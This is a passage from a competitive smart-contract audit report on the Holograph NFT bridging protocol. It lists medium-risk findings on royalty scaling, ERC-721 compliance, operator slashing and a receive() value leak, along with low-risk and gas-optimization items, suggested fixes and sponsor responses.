_bondedAmounts[operator] = 0;
/**
 * @dev remove all operator references
 */
_popOperator(_bondedOperators[operator] - 1, _operatorPodIndex[o
/**
 * @dev transfer tokens to recipient
 */
require(_utilityToken().transfer(recipient, amount), "HOLOGRAPH:
```

the logic is clean, but does not conform to the buisness requirement in the documentation, the doc said

https://docs.holograph.xyz/holograph-protocol/operator-network-specification#operator-job-selection

> To move to a different pod, an Operator must withdraw and re-bond HLG. Operators who withdraw HLG will be charged a 0.1% fee, the proceeds of which will be burned or returned to the Treasury.

The charge 0.1% fee is not implemented in the code.

there are two incentive for bounded operator to stay,

the first is the reward incentive, the second is to avoid penalty with unbonding.

Without chargin the unstaking fee, the second incentive is weak and the operator can unbound or bond whenver they want

Proof of Concept

https://docs.holograph.xyz/holograph-protocol/operator-network-specification#operator-job-selection

Recommended Mitigation Steps

We recommend charge the 0.1% unstaking fee to make the code align with the busienss requirement in the doc.

```
    /**
     * @dev get current bonded amount by operator
     */
    uint256 amount = _bondedAmounts[operator];
    uint256 fee = chargedFee(amount); // here
    amount -= fee;
    /**
     * @dev unset operator bond amount before making a transfer
     */
    _bondedAmounts[operator] = 0;
    /**
     * @dev remove all operator references
```

```
     */
    _popOperator(_bondedOperators[operator] - 1, _operatorPodIndex[o
    /**
     * @dev transfer tokens to recipient
     */
    require(_utilityToken().transfer(recipient, amount), "HOLOGRAPH:
```

alexanderattar (Holograph) commented:

> This is true. The functionality is purposefully disabled for easier bonding/unbonding testing by team at the moment, but will be addressed in the upcoming release.

alexanderattar (Holograph) commented:

> On initial mainnet beta launch, Holograph will be operating as the sole operator on the network so this is not an immediate concern, but before the launch of the public operator network, the fee will be added via upgrade.

[M-14] PA1D#bidSharesForToken returns incorrect `bidShares.creator.value`

Submitted by 0x52

PA1D.sol#L665-L675

`bidShares` returned are incorrect leading to incorrect royalties.

Proof of Concept

Zora Market

```
    function isValidBidShares(BidShares memory bidShares)
        public
        pure
        override
        returns (bool)
    {
```

```
        return
            bidShares.creator.value.add(bidShares.owner.value).add(
                bidShares.prevOwner.value
            ) == uint256(100).mul(Decimal.BASE);
    }
```

Above you can see the Zora market lines that validate bidShares, which shows that Zora market bidShare.values should be percentages written out to 18 decimals. However PA1D#bidSharesForToken sets the bidShares.creator.value to the raw basis points set by the owner, which is many order of magnitudes different than expected.

Recommended Mitigation Steps

To return the proper value, basis points returned need to be adjusted. Convert from basis points to percentage by dividing by 10 ** 2 (100) then scale to 18 decimals. The final result it to multiple the basis point by 10 ** (18 - 2) or 10 ** 16:

```
    function bidSharesForToken(uint256 tokenId) public view returns
        // this information is outside of the scope of our
        bidShares.prevOwner.value = 0;
        bidShares.owner.value = 0;
        if (_getReceiver(tokenId) == address(0)) {
-           bidShares.creator.value = _getDefaultBp();
+           bidShares.creator.value = _getDefaultBp() * (10 ** 16);
        } else {
-           bidShares.creator.value = _getBp(tokenId);
+           bidShares.creator.value = _getBp(tokenId) * (10 ** 16);
        }
        return bidShares;
    }
```

alexanderattar (Holograph) commented:

> Good catch! We'll implement the suggested solution.

alexanderattar (Holograph) linked a PR:

> Feature/holo 612 royalty smart contract improvements

[M-15] `HolographERC721.safeTransferFrom` not compliant with EIP-721

Submitted by Lambda

[HolographERC721.sol#L366]

According to EIP-721, we have the following for `safeTransferFrom`:

```
///  (...) When transfer is complete, this function
///  checks if `_to` is a smart contract (code size > 0). If so,
///  `onERC721Received` on `_to` and throws if the return value
///  `bytes4(keccak256("onERC721Received(address,address,uint256
```

According to the specification, the function must therefore always call `onERC721Received`, not only when it has determined via ERC-165 that the contract provides this function. Note that in the EIP, the provided interface for `ERC721TokenReceiver` does not mention ERC-165. For the token itself, we have: `interface ERC721 /* is ERC165 */ {`
However, for the receiver, the provided interface there is just: `interface ERC721TokenReceiver {`
This leads to failed transfers when they should not fail, because many receivers will just implement the `onERC721Received` function (which is sufficient according to the EIP), and not `supportsInterface` for ERC-165 support.

Proof Of Concept

Let's say a receiver just implements the `IERC721Receiver` from OpenZeppelin:
https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/token/ERC721/IERC721Receiver.sol
Like the provided interface in the EIP itself, this interface does not derive from EIP-165. All of these receivers (which are most receivers in practice) will not be able to receive those tokens, because the `require` statement (that checks for ERC-165 support) reverts.

Recommended Mitigation Steps

Remove the ERC-165 check in the `require` statement (like OpenZeppelin does: https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/token/ERC721/ERC721.sol#L436).

alexanderattar (Holograph) commented:

> This will be updated to be fully ERC721 compliant

ACC01ADE (Holograph) linked a PR:

> Feature/HOLO-605: C4 medium risk fixes

[M-16] `ApprovalAll` event is missing parameters

Submitted by bin2chen

HolographERC721.sol#L392

`beforeApprovalAll()` / `afterApprovalAll()` can only pass "to" and "approved", missing "owner", if contract listening to this event,but does not know who approve it, so can not react to this event.
Basically, this event cannot be used.

Proof of Concept

```
    function setApprovalForAll(address to, bool approved) external
  ....

    if (_isEventRegistered(HolographERC721Event.beforeApprovalAl
      require(SourceERC721().beforeApprovalAll(to, approved)); /
    }

    _operatorApprovals[msg.sender][to] = approved;

    if (_isEventRegistered(HolographERC721Event.afterApprovalAll
      require(SourceERC721().afterApprovalAll(to, approved)); /*
    }
  }
```

Recommended Mitigation Steps

Add parameter: owner

```
interface HolographedERC721 {
...

- function beforeApprovalAll(address _to, bool _approved) exterr
+ function beforeApprovalAll(address owner, address _to, bool _a

- function afterApprovalAll(address _to, bool _approved) externa
+ function afterApprovalAll(address owner, address _to, bool _ap



  function setApprovalForAll(address to, bool approved) external

    if (_isEventRegistered(HolographERC721Event.beforeApprovalAl
-     require(SourceERC721().beforeApprovalAll(to, approved));
+     require(SourceERC721().beforeApprovalAll(msg.sender,to, ap
    }

    _operatorApprovals[msg.sender][to] = approved;

    if (_isEventRegistered(HolographERC721Event.afterApprovalAll
-      require(SourceERC721().afterApprovalAll(to, approved));
+      require(SourceERC721().afterApprovalAll(msg.sender,to, ap
    }
  }
```

alexanderattar (Holograph) commented:

> Good catch. This will be updated so that `beforeApprovalAll` and `afterApprovalAll` passes in owner.

ACC01ADE (Holograph) linked a PR:

> Feature/HOLO-605: C4 medium risk fixes

[M-17] Wrong slashing calculation rewards for operator that did not do his job

Submitted by peanuts, also found by ctf_sec, imare, and Jeiwan

Wrong slashing calculation may create unfair punishment for operators that accidentally forgot to execute their job.

Proof of Concept

Docs: If an operator acts maliciously, a percentage of their bonded HLG will get slashed. Misbehavior includes (i) downtime, (ii) double-signing transactions, and (iii) abusing transaction speeds. 50% of the slashed HLG will be rewarded to the next operator to execute the transaction, and the remaining 50% will be burned or returned to the Treasury.

The docs also include a guide for the number of slashes and the percentage of bond slashed. However, in the contract, there is no slashing of percentage fees. Rather, the whole _getBaseBondAmount() fee is slashed from the job.operator instead.

```
uint256 amount = _getBaseBondAmount(pod);
/**
 * @dev select operator that failed to do the job, is sl
 */
_bondedAmounts[job.operator] -= amount;
/**
 * @dev the slashed amount is sent to current operator
 */
_bondedAmounts[msg.sender] += amount;
```

Documentation states that only a portion should be slashed and the number of slashes should be noted down.

Recommended Mitigation Steps

Implement the correct percentage of slashing and include a mapping to note down the number of slashes that an operator has.

alexanderattar (Holograph) commented:

> Valid. The docs are not in sync with the code, but it will be adjusted to handle this correctly.

alexanderattar (Holograph) resolved and commented:

> We have changed the slashing logic to use base bonding amount instead of percentage based approach.

[M-18] Leak of value when interacting with an ERC721 enforcer contract

Submitted by Trust

HolographERC721.sol#L962

HolographERC721.sol is an enforcer of the ERC721 standard. In its fallback function, it calls the actual implementation in order to handle additional logic.

If Holographer is called with no calldata and some msg.value, the call will reach the receive() function, which does not forward the call down to the implementation.

This can be a serious value leak issue, because the underlying implementation may have valid behavior for handling sending of value. For example, it can mint the next available tokenID and credit it to the user. Since this logic is never reached, the entire msg.value is just leaked.

Impact

Leak of value when interacting with an NFT using the receive() or fallback() callback. Note that if NFT implements fallback OR receive() function, execution will never reach either of them from the enforcer's receive() function.

Recommended Mitigation Steps

Funnel receive() empty calls down to the implementation.

alexanderattar (Holograph) commented:

> Receive function will need to be updated to pass value down like the fallback function

Trust (warden) commented:

> Upon further thoughts, believe it may qualify as high severity because it is a leak of value without requiring user error.

ACC01ADE (Holograph) commented:

> This is intended behavior, `mgs.value` is never leaked directly to custom implementations. For ERC721 there is a direct and secure method of withdrawing that value via the PA1D contract logic.

Trust (warden) commented:

> Yeah, but the withdrawal in PA1D will split the money between payout addresses. If developer implemented an ERC721 with receive() fallback, this call would be intended for that logic but instead the money is now treated as royalties to payout.

ACC01ADE (Holograph) commented:

> Developer can implement custom payable functions that guarantee msg.value transfer to their custom implementation. Receive function is reserved for royalty payouts that directly send funds to contract address. Plus it's expected to be limited to 21k gas units, so there is no real use case where any logic can be accomplished with that much gas.

ACC01ADE (Holograph) commented:

> That being said, this is a valid issue and sponsor confirms it. There is no clearly communicated code/documentation that explains this limitation to developers. Will make an attempt at mitigating this potential issue from happening on custom implementation side by providing clearer language and also adding revert functionality in the receive functions to get the attention of developers that might have missed this.

ACC01ADE (Holograph) linked a PR:

> Feature/HOLO-605: C4 medium risk fixes

[M-19] `HolographERC721.approve` not EIP-721 compliant

Submitted by Lambda

HolographERC721.sol#L272

According to EIP-721, we have for `approve`:

```
    ///  Throws unless `msg.sender` is the current NFT owner, or an
    ///  operator of the current owner.
```

An operator in the context of EIP-721 is someone who was approved via `setApprovalForAll`:

```
    /// @notice Enable or disable approval for a third party ("opera
    ///  all of `msg.sender`'s assets
    /// @dev Emits the ApprovalForAll event. The contract MUST allow
    ///  multiple operators per owner.
    /// @param _operator Address to add to the set of authorized ope
    /// @param _approved True if the operator is approved, false to
    function setApprovalForAll(address _operator, bool _approved) ex
```

Besides operators, there are also approved addresses for a token (for which `approve` is used). However, approved addresses can only transfer the token, see for instance the `safeTransferFrom` description:

```
    /// @dev Throws unless `msg.sender` is the current owner, an aut
    ///  operator, or the approved address for this NFT.
```

`HolographERC721` does not distinguish between authorized operators and approved addresses when it comes to the `approve` function. Because `_isApproved(msg.sender, tokenId)` is used there, an approved address can

approve another address, which is a violation of the EIP (only authorized operators should be able to do so).

Proof Of Concept

Bob calls `approve` to approve Alice on token ID 42 (that is owned by Bob). One week later, Bob sees that a malicious address was approved for his token ID 42 (e.g., because Alice got phished) and stole his token. Bob wonders how this is possible, because Alice should not have the permission to approve other addresses. However, becaue `HolographERC721` did not follow EIP-721, it was possible.

Recommended Mitigation Steps

Follow the EIP, i.e. do not allow approved addresses to approve other addresses.

alexanderattar (Holograph) commented:

> Originally, this was a design decision, but we will update the highlighted code to follow the ERC721 spec to avoid unknown consequences.

gzeon (judge) commented:

> Consider as duplicate of `#203`

Lambda (warden) commented:

> @gzeon - Isn't this a different issue than `#203` ? Both are related to ERC721 compliance, but they have different causes (wrong `safeTransferFrom` vs. wrong `approve`), very different impacts (failing transfers vs. unintended permissions), and the sponsor will implement different fixes for them (that for instance would not make sense to review together in a fix review)

gzeon (judge) commented:

> @Lambda - Fair.

ACC01ADE (Holograph) linked a PR:

> Feature/HOLO-605: C4 medium risk fixes

Low Risk and Non-Critical Issues

For this contest, 113 reports were submitted by wardens detailing low risk and non-critical issues. The report highlighted below by **Rolezn** received the top score from the judge.

The following wardens also submitted reports: 0xNazgul, 0xSmartContract, adriro, Deivitto, lukris02, oyc_109, RaymondFam, rotcivegaf, __141345__, peiw, Picodes, Rahoz, RaoulSchaffranek, ret2basic, ryshaw, sakman, seyni, Shinchan, sikorico, 0xZaharina, Tagir2003, teawaterwire, tnevler, w0Lfrum, Yiko, 8olidity, ajtra, Aymen0909, aysha, B2, bin2chen, Bnke0x0, bobirichman, brgltd, catchup, cccz, cdahlheimer, ch0bu, cryptostellar5, csanuragjain, delfin454000, Diana, djxploit, erictee, fatherOfBlocks, Jeiwan, Josiah, KoKo, leosathya, m_Rassska, martin, mcwildy, mics, nicobevi, peanuts, pedr02b2, rbserver, RedOneN, ReyAdmirado, rvierdiiev, sakshamguruji, saneryee, securerodd, svskaushik, Trust, Waze, 0x1f8b, 0x52, 0x5rings, 0xhunter, 0xzh, a12jmx, Amithuddar, arcoun, ballx, bulej93, catwhiskeys, caventa, chaduke, Chom, chrisdior4, cloudjunky, cryptphi, cylzxje, d3e4, Diraco, Dravee, durianSausage, francoHacker, Franfran, gianganhnguyen, gogo, hansfriese, i_got_hacked, ignacio, imare, JC, JrNet, Jujic, karanctf, KingNFT, kv, Lambda, louhk, lyncurion, malinariy, Margaret, Migue, minhtrng, Ocean_Sky, PaludoX0, *and* pashov.

Note: See warden's original submission *for full details and PoCs on each item below.*

[01] Missing Checks for Address(0x0)

Lack of zero-address validation on address parameters may lead to transaction reverts, waste gas, require resubmission of transactions and may even force contract redeployments in certain cases within the protocol.

Recommended Mitigation Steps

Consider adding explicit zero-address validation on input parameters of address type.

[02] Use `safetransfer` Instead Of `transfer`

It is good to add a `require()` statement that checks the return value of token transfers or to use something like OpenZeppelin's `safeTransfer` / `safeTransferFrom` unless one is sure the given token reverts in case of a failure. Failure to do so will cause silent failures of transfers and affect token accounting in contract.

For example, Some tokens do not implement the ERC20 standard properly but are still accepted by most code that accepts ERC20 tokens. For example Tether (USDT)'s transfer() and transferFrom() functions do not return booleans as the specification requires, and instead have no return value. When these sorts of tokens are cast to IERC20, their function signatures do not match and therefore the calls made, revert.

Recommended Mitigation Steps

Consider using `safeTransfer` / `safeTransferFrom` or `require()` consistently.

[03] Unused `receive()` Function Will Lock Ether In Contract

If the intention is for the Ether to be used, the function should call another function, otherwise it should revert

Recommended Mitigation Steps

The function should call another function, otherwise it should revert

[04] Use `_safeMint` instead of `_mint`

According to openzepplin's ERC721, the use of `_mint` is discouraged, use *safeMint whenever possible.*
https://docs.openzeppelin.com/contracts/3.x/api/token/erc721#ERC721-mint-address-uint256-

Recommended Mitigation Steps

Use `_safeMint` whenever possible instead of `_mint`

[05] Missing Contract-existence Checks Before Low-level Calls

Low-level calls return success if there is no code present at the specified address.

Recommended Mitigation Steps

In addition to the zero-address checks, add a check to verify that `<address>.code.length > 0`

[06] Critical Changes Should Use Two-step Procedure

The critical procedures should be two step process.

See similar findings in previous Code4rena contests for reference: https://code4rena.com/reports/2022-06-illuminate/#2-critical-changes-should-use-two-step-procedure

Recommended Mitigation Steps

Lack of two-step procedure for critical operations leaves them error-prone. Consider adding two step procedure on the critical functions.

[07] Low Level Calls With Solidity Version 0.8.14 Can Result In Optimiser Bug

The project contracts in scope are using low level calls with solidity version before 0.8.14 which can result in optimizer bug. https://medium.com/certora/overly-optimistic-optimizer-certora-bug-disclosure-2101e3f7994d

Simliar findings in Code4rena contests for reference: https://code4rena.com/reports/2022-06-illuminate/#5-low-level-calls-with-solidity-version-0814-can-result-in-optimiser-bug

Recommended Mitigation Steps

Consider upgrading to at least solidity v0.8.15.

[08] Usage of `payable.transfer` can lead to loss of funds

The funds that are to be sent can be lost. The issues with `transfer()` are outlined here:
https://consensys.net/diligence/blog/2019/09/stop-using-soliditys-transfer-now/

Recommended Mitigation Steps

Using low-level `call.value(amount)` with the corresponding result check or using the OpenZeppelin `Address.sendValue` is advised:
https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/utils/Address.sol#L60

[09] `ecrecover` may return empty address

There is a common issue that ecrecover returns empty (0x0) address when the signature is invalid. function `_verifySigner` should check that before returning the result of ecrecover.

Recommended Mitigation Steps

See the solution here: https://github.com/OpenZeppelin/openzeppelin-contracts/blob/v3.4.0/contracts/cryptography/ECDSA.sol#L68

[10] `HolographFactory.deployHolographableContract()` can overpopulate `HolographRegistry._holographableContracts`

The `require` checks in `HolographFactory.deployHolographableContract()` can easily by bypassed by sending an invalid signature and `signer` = 0x0.

As a result, this will deploy a holographableContract and update the `HolographRegistry` and push an additional item to `HolographRegistry._holographableContracts`.

Due to `_holographableContracts.push(contractAddress);` in `HolographRegistryInterface(registry).setHolographedHashAddress(hash, holographerAddress);`

A malicious user can overpopulate the `_holographableContracts` array with redundant data, increasing gas costs when `_holographableContracts` is iterated through.

Recommended Mitigation Steps

Implement valid access control on the `HolographFactory.deployHolographableContract()` to ensure only the relevant can deploy

[11] Event Is Missing Indexed Fields

Index event fields make the field more quickly accessible to off-chain tools that parse events. However, note that each index field costs extra gas during emission, so it's not necessarily best to index the maximum allowed per event (three fields).

Each event should use three indexed fields if there are three or more fields, and gas usage is not particularly of concern for the events in question. If there are fewer than three fields, all of the fields should be indexed.

[12] Public Functions Not Called By The Contract Should Be Declared External Instead

Contracts are allowed to override their parents' functions and change the visibility from external to public.

[13] Constants Should Be Defined Rather Than Using Magic Numbers

[14] Missing event for critical parameter change

When changing state variables events are not emitted. Emitting events allows monitoring activities with off-chain monitoring tools.

[15] `require()` / `revert()` Statements Should Have Descriptive Reason Strings

[16] Implementation contract may not be initialized

OpenZeppelin recommends that the initializer modifier be applied to constructors. Per OZs Post implementation contract should be initialized to avoid potential griefs or exploits.
https://forum.openzeppelin.com/t/uupsupgradeable-vulnerability-post-mortem/15680/5

[17]] Large multiples of ten should use scientific notation

Use (e.g. 1e6) rather than decimal literals (e.g. 100000), for better code readability.

[18] Use of Block.Timestamp

Block timestamps have historically been used for a variety of applications, such as entropy for random numbers (see the Entropy Illusion for further details), locking funds for periods of time, and various state-changing conditional statements that are time-dependent. Miners have the ability to adjust timestamps slightly, which can prove to be dangerous if block timestamps are used incorrectly in smart contracts.
References: SWC ID: 116

Recommended Mitigation Steps

Block timestamps should not be used for entropy or generating random numbers—i.e., they should not be the deciding factor (either directly or through some derivation) for winning a game or changing an important state.

Time-sensitive logic is sometimes required; e.g., for unlocking contracts (time-locking), completing an ICO after a few weeks, or enforcing expiry dates. It is sometimes recommended to use block.number and an average block time to estimate times; with a 10 second block time, 1 week equates to approximately, 60480 blocks. Thus, specifying a block number at which to change a contract state can be more secure, as miners are unable to easily manipulate the block number.

[19] Non-usage of specific imports

The current form of relative path import is not recommended for use because it can unpredictably pollute the namespace.
Instead, the Solidity docs recommend specifying imported symbols explicitly.

https://docs.soliditylang.org/en/v0.8.15/layout-of-source-files.html#importing-other-source-files

Recommended Mitigation Steps

Use specific imports syntax per solidity docs recommendation.

[20] Lines are too long

Usually lines in source code are limited to 80 characters. Today's screens are much larger so it's reasonable to stretch this in some cases. Since the files will most likely reside in GitHub, and GitHub starts using a scroll bar in all cases when the length is over 164 characters, the lines below should be split when they reach that length
Reference: https://docs.soliditylang.org/en/v0.8.10/style-guide.html#maximum-line-length

[21] Use `bytes.concat()`

Solidity version 0.8.4 introduces `bytes.concat()` (vs `abi.encodePacked(<bytes>,<bytes>)`)

Recommended Mitigation Steps

Use `bytes.concat()` and upgrade to at least Solidity version 0.8.4 if required.

[22] Use of `ecrecover` is susceptible to signature malleability

The built-in EVM precompile `ecrecover` is susceptible to signature malleability, which could lead to replay attacks.
References: https://swcregistry.io/docs/SWC-117, https://swcregistry.io/docs/SWC-121, and https://medium.com/cryptronics/signature-replay-vulnerabilities-in-smart-contracts-3b6f7596df57.
While this is not immediately exploitable, this may become a vulnerability if used elsewhere.

Recommended Mitigation Steps

Consider using OpenZeppelin's ECDSA library (which prevents this malleability) instead of the built-in function.

[23] Commented code

Proof Of Concept

```
//   function sourceMintBatch(address to, uint224[] calldata t
//     require(tokenIds.length < 1000, "ERC721: max batch size
//     uint32 chain = _chain();
//     uint256 token;
//     for (uint256 i = 0; i < tokenIds.length; i++) {
//       require(!_burnedTokens[token], "ERC721: can't mint bu
//       token = uint256(bytes32(abi.encodePacked(chain, token
//       require(!_burnedTokens[token], "ERC721: can't mint bu
//       _mint(to, token);
//     }
//   }

/**
 * @dev Allows for source smart contract to mint a batch of to
 */
//   function sourceMintBatch(address[] calldata wallets, uint
//     require(wallets.length == tokenIds.length, "ERC721: arr
//     require(tokenIds.length < 1000, "ERC721: max batch size
//     uint32 chain = _chain();
//     uint256 token;
//     for (uint256 i = 0; i < tokenIds.length; i++) {
//       token = uint256(bytes32(abi.encodePacked(chain, token
//       require(!_burnedTokens[token], "ERC721: can't mint bu
//       _mint(wallets[i], token);
//     }
//   }

/**
 * @dev Allows for source smart contract to mint a batch of to
 */
//   function sourceMintBatchIncremental(
//     address to,
//     uint224 startingTokenId,
//     uint256 length
//   ) external onlySource {
//     uint32 chain = _chain();
```

```
//     uint256 token;
//     for (uint256 i = 0; i < length; i++) {
//       token = uint256(bytes32(abi.encodePacked(chain, start
//       require(!_burnedTokens[token], "ERC721: can't mint bu
//       _mint(to, token);
//       startingTokenId++;
//     }
//   }
```

https://github.com/code-423n4/2022-10-holograph/blob/main/contracts/enforcer/HolographERC721.sol#L527-L570

alexanderattar (Holograph) confirmed and commented:

> Well done!

Gas Optimizations

For this contest, 99 reports were submitted by wardens detailing gas optimizations. The report highlighted below by **oyc_109** received the top score from the judge.

The following wardens also submitted reports: BnkeOx0, Rolezn, RedOneN, RaymondFam, karanctf, Diana, Yiko, halden, 0xSmartContract, ajtra, m_Rassska, leosathya, durianSausage, Mathieu, gianganhnguyen, gogo, KoKo, Satyam_Sharma, Picodes, 0x1f8b, adriro, mcwildy, exolorkistis, fatherOfBlocks, Saintcode_, sakman, zishansami, 0xsam, ret2basic, saneryee, Jujic, erictee, vv7, iepathos, Shinchan, martin, ReyAdmirado, Mukund, cryptostellar5, ch0bu, hxzy, Waze, __141345__, Tomio, svskaushik, Pheonix, Dinesh11G, JrNet, B2, ryshaw, delfin454000, i_got_hacked, Aymen0909, Metatron, peiw, rotcivegaf, Deivitto, JC, chaduke, ballx, cdahlheimer, dharma09, beardofginger, skyle, aysha, bobirichman, mics, sikorico, Tagir2003, emrekocak, 2997ms, 0xzh, Franfran, KingNFT, chrisdior4, w0Lfrum, PaludoX0, 0xZaharina, catwhiskeys, catchup, 0x5rings, peanuts, Olivierdem, bulej93, Amithuddar, djxploit, sakshamguruji, lukris02, 0x040, nicobevi, tnevler, lyncurion, cylzxje, 0xNazgul, lucacez, rbserver, d3e4, brgltd.

[G-01] Don't Initialize Variables with Default Value

Uninitialized variables are assigned with the types default value. Explicitly initializing a variable with it's default value costs unnecesary gas.

```
2022-10-holograph/contracts/HolographBridge.sol::380 => uint256
2022-10-holograph/contracts/HolographOperator.sol::310 => uint25
2022-10-holograph/contracts/HolographOperator.sol::311 => uint25
2022-10-holograph/contracts/HolographOperator.sol::781 => for (u
2022-10-holograph/contracts/enforcer/HolographERC20.sol::564 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::357 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::716 =>
2022-10-holograph/contracts/enforcer/PA1D.sol::307 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::323 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::340 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::356 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::394 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::414 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::432 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::437 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::454 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::474 => for (uint2
```

[G-02] Cache Array Length Outside of Loop

Caching the array length outside a loop saves reading it on each iteration, as long as the array's length is not changed during the loop.

```
2022-10-holograph/contracts/HolographOperator.sol::871 => for (u
2022-10-holograph/contracts/enforcer/HolographERC20.sol::564 =>
2022-10-holograph/contracts/enforcer/PA1D.sol::432 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::437 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::454 => for (uint2
2022-10-holograph/contracts/enforcer/PA1D.sol::474 => for (uint2
```

[G-03] Using > 0 costs more gas than != 0 when used on a uint in a require() statement

When dealing with unsigned integer types, comparisons with != 0 are cheaper then with > 0. This change saves 6 gas per instance

```
2022-10-holograph/contracts/HolographOperator.sol::309 => requi
2022-10-holograph/contracts/HolographOperator.sol::350 => requi
2022-10-holograph/contracts/enforcer/HolographERC721.sol::815 =>
```

[G-04] Long Revert Strings

Shortening revert strings to fit in 32 bytes will decrease gas costs for deployment and gas costs when the revert condition has been met.

If the contract(s) in scope allow using Solidity >=0.8.4, consider using Custom Errors as they are more gas efficient while allowing developers to describe the error in detail using NatSpec.

```
2022-10-holograph/contracts/enforcer/PA1D.sol::411 => require(ba
2022-10-holograph/contracts/enforcer/PA1D.sol::435 => require(ba
```

[G-05] Use calldata instead of memory

Use calldata instead of memory for function parameters saves gas if the function argument is only read.

```
2022-10-holograph/contracts/HolographBridge.sol::162 => functior
2022-10-holograph/contracts/HolographFactory.sol::143 => functic
2022-10-holograph/contracts/HolographOperator.sol::240 => functi
2022-10-holograph/contracts/abstract/ERC20H.sol::140 => functior
2022-10-holograph/contracts/abstract/ERC721H.sol::140 => functic
2022-10-holograph/contracts/enforcer/HolographERC20.sol::218 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::238 =>
2022-10-holograph/contracts/enforcer/Holographer.sol::147 => fur
2022-10-holograph/contracts/enforcer/PA1D.sol::173 => function i
2022-10-holograph/contracts/enforcer/PA1D.sol::185 => function i
2022-10-holograph/contracts/enforcer/PA1D.sol::365 => function _
2022-10-holograph/contracts/enforcer/PA1D.sol::683 => function g
2022-10-holograph/contracts/module/LayerZeroModule.sol::158 => f
```

[G-06] Functions guaranteed to revert when called by normal users can be marked payable

If a function modifier such as onlyOwner is used, the function will revert if a normal user tries to pay the function. Marking the function as payable will lower the gas cost for legitimate callers because the compiler will not include checks for whether a payment was provided. The extra opcodes avoided are CALLVALUE(2),DUP1(3),ISZERO(3),PUSH2(3),JUMPI(10),PUSH1(3),DUP1(3),REVERT(0),JUMPDEST(1),POP(2), which costs an average of about 21 gas per call to the function, in addition to the extra deployment cost

```
2022-10-holograph/contracts/HolographBridge.sol::452 => functior
2022-10-holograph/contracts/HolographBridge.sol::472 => functior
2022-10-holograph/contracts/HolographBridge.sol::502 => functior
2022-10-holograph/contracts/HolographBridge.sol::522 => functior
2022-10-holograph/contracts/HolographFactory.sol::280 => functic
2022-10-holograph/contracts/HolographFactory.sol::300 => functic
2022-10-holograph/contracts/HolographOperator.sol::949 => functi
2022-10-holograph/contracts/HolographOperator.sol::969 => functi
2022-10-holograph/contracts/HolographOperator.sol::989 => functi
2022-10-holograph/contracts/HolographOperator.sol::1009 => funct
2022-10-holograph/contracts/HolographOperator.sol::1029 => funct
2022-10-holograph/contracts/HolographOperator.sol::1049 => funct
2022-10-holograph/contracts/enforcer/HolographERC20.sol::380 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::415 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::549 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::556 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::563 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::399 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::500 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::508 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::520 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::577 =>
2022-10-holograph/contracts/module/LayerZeroModule.sol::320 => f
2022-10-holograph/contracts/module/LayerZeroModule.sol::340 => f
2022-10-holograph/contracts/module/LayerZeroModule.sol::360 => f
2022-10-holograph/contracts/module/LayerZeroModule.sol::380 => f
2022-10-holograph/contracts/module/LayerZeroModule.sol::441 => f
2022-10-holograph/contracts/module/LayerZeroModule.sol::470 => f
```

[G-07] Empty blocks should be removed or emit something

The code should be refactored such that they no longer exist, or the block should do something useful, such as emitting an event or reverting.

```
2022-10-holograph/contracts/HolographBridge.sol::155 => construc
2022-10-holograph/contracts/HolographFactory.sol::136 => constru
2022-10-holograph/contracts/HolographOperator.sol::233 => constr
2022-10-holograph/contracts/HolographOperator.sol::1209 => recei
2022-10-holograph/contracts/abstract/ERC20H.sol::133 => construc
2022-10-holograph/contracts/abstract/ERC20H.sol::212 => receive(
2022-10-holograph/contracts/abstract/ERC721H.sol::133 => constru
2022-10-holograph/contracts/abstract/ERC721H.sol::212 => receive
2022-10-holograph/contracts/enforcer/HolographERC20.sol::211 =>
2022-10-holograph/contracts/enforcer/HolographERC20.sol::251 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::231 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::962 =>
2022-10-holograph/contracts/enforcer/Holographer.sol::140 => cor
2022-10-holograph/contracts/enforcer/Holographer.sol::223 => rec
2022-10-holograph/contracts/enforcer/PA1D.sol::166 => constructo
2022-10-holograph/contracts/module/LayerZeroModule.sol::151 => c
```

[G-08] Usage of uints/ints smaller than 32 bytes (256 bits) incurs overhead

When using elements that are smaller than 32 bytes, your contract's gas usage may be higher. This is because the EVM operates on 32 bytes at a time. Therefore, if the element is smaller than that, the EVM must use more operations in order to reduce the size of the element from 32 bytes to the desired size.

```
2022-10-holograph/contracts/HolographOperator.sol::208 => uint32
2022-10-holograph/contracts/enforcer/HolographERC20.sol::181 =>
2022-10-holograph/contracts/enforcer/HolographERC721.sol::160 =>
2022-10-holograph/contracts/module/LayerZeroModule.sol::265 => (
2022-10-holograph/contracts/module/LayerZeroModule.sol::289 => (
```

[G-09] Using bools for storage incurs overhead

Booleans are more expensive than uint256 or any type that takes up a full word because each write operation emits an extra SLOAD to first read the slot's contents, replace the bits taken up by the boolean, and then write back. This is the compiler's defense against contract upgrades and pointer aliasing, and it cannot be disabled. Use uint256(1) and uint256(2) for true/false instead

```
2022-10-holograph/contracts/HolographOperator.sol::198 => mappir
2022-10-holograph/contracts/enforcer/HolographERC721.sol::196 =>
